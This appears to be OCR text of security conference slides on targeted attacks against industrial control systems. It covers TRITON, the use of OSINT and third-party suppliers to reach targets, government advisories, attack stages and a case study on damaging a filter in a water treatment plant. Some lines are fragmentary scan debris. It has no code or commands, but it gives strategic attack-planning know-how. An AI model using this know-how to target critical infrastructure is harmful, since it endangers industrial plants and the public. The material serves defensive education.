
Secura

Ukraine, 2016

Targeted by malware

tdown ele

https://w3.siemens.com/smart[illegible]n/products-systems-solutions/protection/distance-prot[illegible]es/7sa63.aspx



Saudi Arabia, 2017

- TRITON malware targeted Safety Instrumented Systems at petrochemical plant
- There is no strong indication that TRITON victim was strategic target
- Affected site could have been used as live drill and testing platform before attacking strategic target

https://www.schneider-electric.com/ww/en/images/tricon-IC-654x654.jpg

Secura

Saudi Arabia, 2017

16.02.2003 · Triconex, a supplier of products, **systems** and services for safety, has received contracts from Jubail United Petrochemical (JUPC) of Saudi Arabia, to provide critical safety and turbomachinery **control**

A Tricon controller, which forms the heart of the Triconex TS3000 turbomachinery control solution

NEWS

Invensys wins Qatar, Iraq contracts

July 2006

Invensys has won two major contracts in the Middle East, one to supply steam turbine control systems for a Qatar LNG project and the other for the supply of Foxboro and Eurotherm control equipment for use in Iraqi oilfields.

The contract for Qatar involves the supply of four Triconex centrifugal pump steam turbine speed and overspeed control systems for use on the world's largest liquefied natural gas (LNG) project.

Known as Qatargas II, this 9.5 billion euro project involves expanding the LNG liquefaction plant at the Ras Laffan Industrial City in Qatar. The project will further develop the large gas reserves in the country's North Field. These are estimated to be in

The

Whe

billio

of c

to a

new fleet of LNG carriers, currently

contract awarded to three South Kor

Each of the four cabinet-based cont

for one turbine-driven boiler feed wa

The design, control and operation c

the Triconex TS3000 turbom

was

nd testing


https://www.schneider-electric.com/ww/en/images/tricon-IC-654x654.jpg

Saudi Aramco Southern Area Gas Oil Separation Plant Control System Upgrade Project


process control systems, each consisting of a DCS (CENTUM CS 3000), emergency shutdown system (Triconex), vibration monitoring system (Bently Nevada), and field instrumentation.

Role of OSINT in Targeting

- The Internet is full of proprietary and confidential industrial documentation.
- Discovering helpful information about certain industrial facility may provoke targeting




https://www.amazon.com/Hack-World-OSINT-Hackers-Gonna/dp/0995687595



https://www.amazon.com/Open-Source-Intelligence-Techniques-Information/dp/1530508908


Secura

Role of OSINT in Targeting



Targeting 3rd parties (supply chain)

- Getting access to into target facilities
- Getting access to needed assets/equipment,
  - E.g. through maintenance support contracts
- Obtaining information related to target or potential victims
  - Engineering/networking/config documentation
  - User application (control logic), etc.



Secura

National Advisories on the Threat

Alert (TA18-074A)

Russian Government Cyber Activity Targeting Energy and Other Critical Infrastructure Sectors

Original release date: March 15, 2018 | Last revised: March 16, 2018

This campaign comprises two distinct categories of victims: staging and intended targets. The initial victims are peripheral organizations such as trusted third-party suppliers with less secure networks, referred to as "staging targets" throughout this alert. The threat actors used the staging targets' networks as pivot points and malware repositories when targeting their final intended victims. NCCIC and FBI judge the ultimate objective of the actors is to compromise organizational networks, also referred to as the "intended target."

https://www.us-cert.gov/ncas/alerts/TA18-074A

Advisory: Hostile state actors compromising UK organisations with focus on engineering and industrial control companies

The NCSC is aware of an ongoing attack campaign against multiple companies involved in the CNI supply chain. These attacks have been ongoing since at least March 2017. The targeting is focused on

https://www.ncsc.gov.uk/news/hostile-state-actors-compromising-uk-organisations-focus-engineering-and-industrial-control

National Advisories on the Threat

Alert (TA18-074A)

Russian Government Cyber Activity Targeting Energy and Other Critical Infrastructure Sectors

Original

This ca
supplie
malwar
networ

ganizations such as trusted third-party
argets' networks as pivot points and
o compromise organizational

15. Mai 2018, 17:51 Uhr EnBW-Tochter

Hacker haben deutschen Energieversorger angegriffen

https:/

Hacker "einen kleinen Teil des Internetverkehrs des besagten Netzes gespiegelt", teilte EnBW mit. Auf die Router hatten die Hacker Zugriff, weil sie zuvor das Mitarbeiterkonto eines externen Dienstleisters übernehmen konnten.


control companies

https://www.ncsc.gov.uk/news/hostile-state-actors-compromising-uk-organisations-focus-engineering-and-industrial-control

The NCSC is aware of an ongoing attack campaign against multiple companies involved in the CNI supply chain. These attacks have been ongoing since at least March 2017. The targeting is focused on

Data Exposure is Penalizable in Regulated Facilities

- NERC CIP-003-3 standard
- Sensitive utility's network infrastructure data were exposed via server of third-party service provider



DATA EXPOSURE BY VENDOR LEADS TO $2.7 MILLION NERC PENALTY FOR UTILITY

March 09, 2018

A seven-figure penalty reported by the North American Electric Reliability Corporation demonstrates the potentially severe consequences for electric utilities related to improper data handling practices and underscores the challenges in preventing and resolving unauthorized disclosures.

A public filing by the North American Electric Reliability Corporation (NERC) on February 28 reported that an unidentified electric utility agreed to pay a $2.7 million penalty to resolve violations of the Critical Infrastructure Protection (CIP) reliability standards related to the exposure of sensitive data. While settlement agreements

Secura


Role of Access Stage

- **Access stage largely defines the selection of damage scenario**
  - Access driven
    - E.g., obtained access to specific equipment via 3rd party remote maintenance contract
    - Did not manage to access Safety Systems
  - Information driven
    - E.g., obtained specific information about unhealthy state or repairs of equipment

Secura

Discovery

- Network reconnaissance
  - Majority of this stage is similar to traditional IT recon process/attack life cycle, tools may differ
  - Information enumeration
- Process comprehension
  - Understanding exactly what the process is doing, how it is built, configured and programmed



On the Significance of Process Comprehension for Conducting Targeted ICS Attacks

Benjamin Green
Lancaster University
Lancaster, United Kingdom
b.green2@lancaster.ac.uk


Marina Krotofil
Hamburg University of Technology
Hamburg, Germany
marina.krotofil@tuhh.de

Ali Abbasi
University of Twente
Enschede, Netherlands
a.abbasi@utwente.nl

http://eprints.lancs.ac.uk/88089/1/sample_sigconf.pdf

Discovery

- Network reconnaissance
  - Majority of this stage is similar to traditional IT recon process/attack life cycle, tools may differ
  - Information enumeration



Order Code	Module Type Name	Firmware Version	Module Name	Serial Number	Rack/Slot
6ES7 412-2EK06-0AB0	CPU 412-2 PN/DP	V 6.0.3		SVPF126xxxx	0/3

On the Significance of Process Comprehension for Conducting Targeted ICS Attacks

Benjamin Green
Lancaster University
Lancaster, United Kingdom
b.green2@lancaster.ac.uk


Marina Krotofil
Hamburg University of Technology
Hamburg, Germany
marina.krotofil@tuhh.de

Ali Abbasi
University of Twente
Enschede, Netherlands
a.abbasi@utwente.nl

http://eprints.lancs.ac.uk/88089/1/sample_sigconf.pdf

Control

- **Least understood and studied stage among all**
- It is about discovering:
  - Dynamic model of the process and its limits
  - Ability to control process
  - Attack effect propagation
  - **Active stage in live environment**



Cyber-Physical System Discovery – Reverse Engineering Physical Processes

Alexander Winnicki
Hamburg University of Technology
Hamburg, Germany

Marina Krotofil
Honeywell Industrial Cyber Security Lab
Duluth, GA 30097, USA

Dieter Gollmann
Hamburg University of Technology
Hamburg, Germany

http://library.usc.edu.ph/ACM/SIGSAC%202017/cpss/p3.pdf

Case Study: Water Treatment Plant

Use Case: Killing UF Filter in Water Treatment Facility

Acknowledgement: Sridhar Adepu and Prof. Aditya Mathur, SUTD, Singapore for conducting an experiment for this talk

https://itrust.sutd.edu.sg/testbeds/secure-water-treatment-swat/

Secura

Use Case: Killing UF Filter in Water Treatment Facility

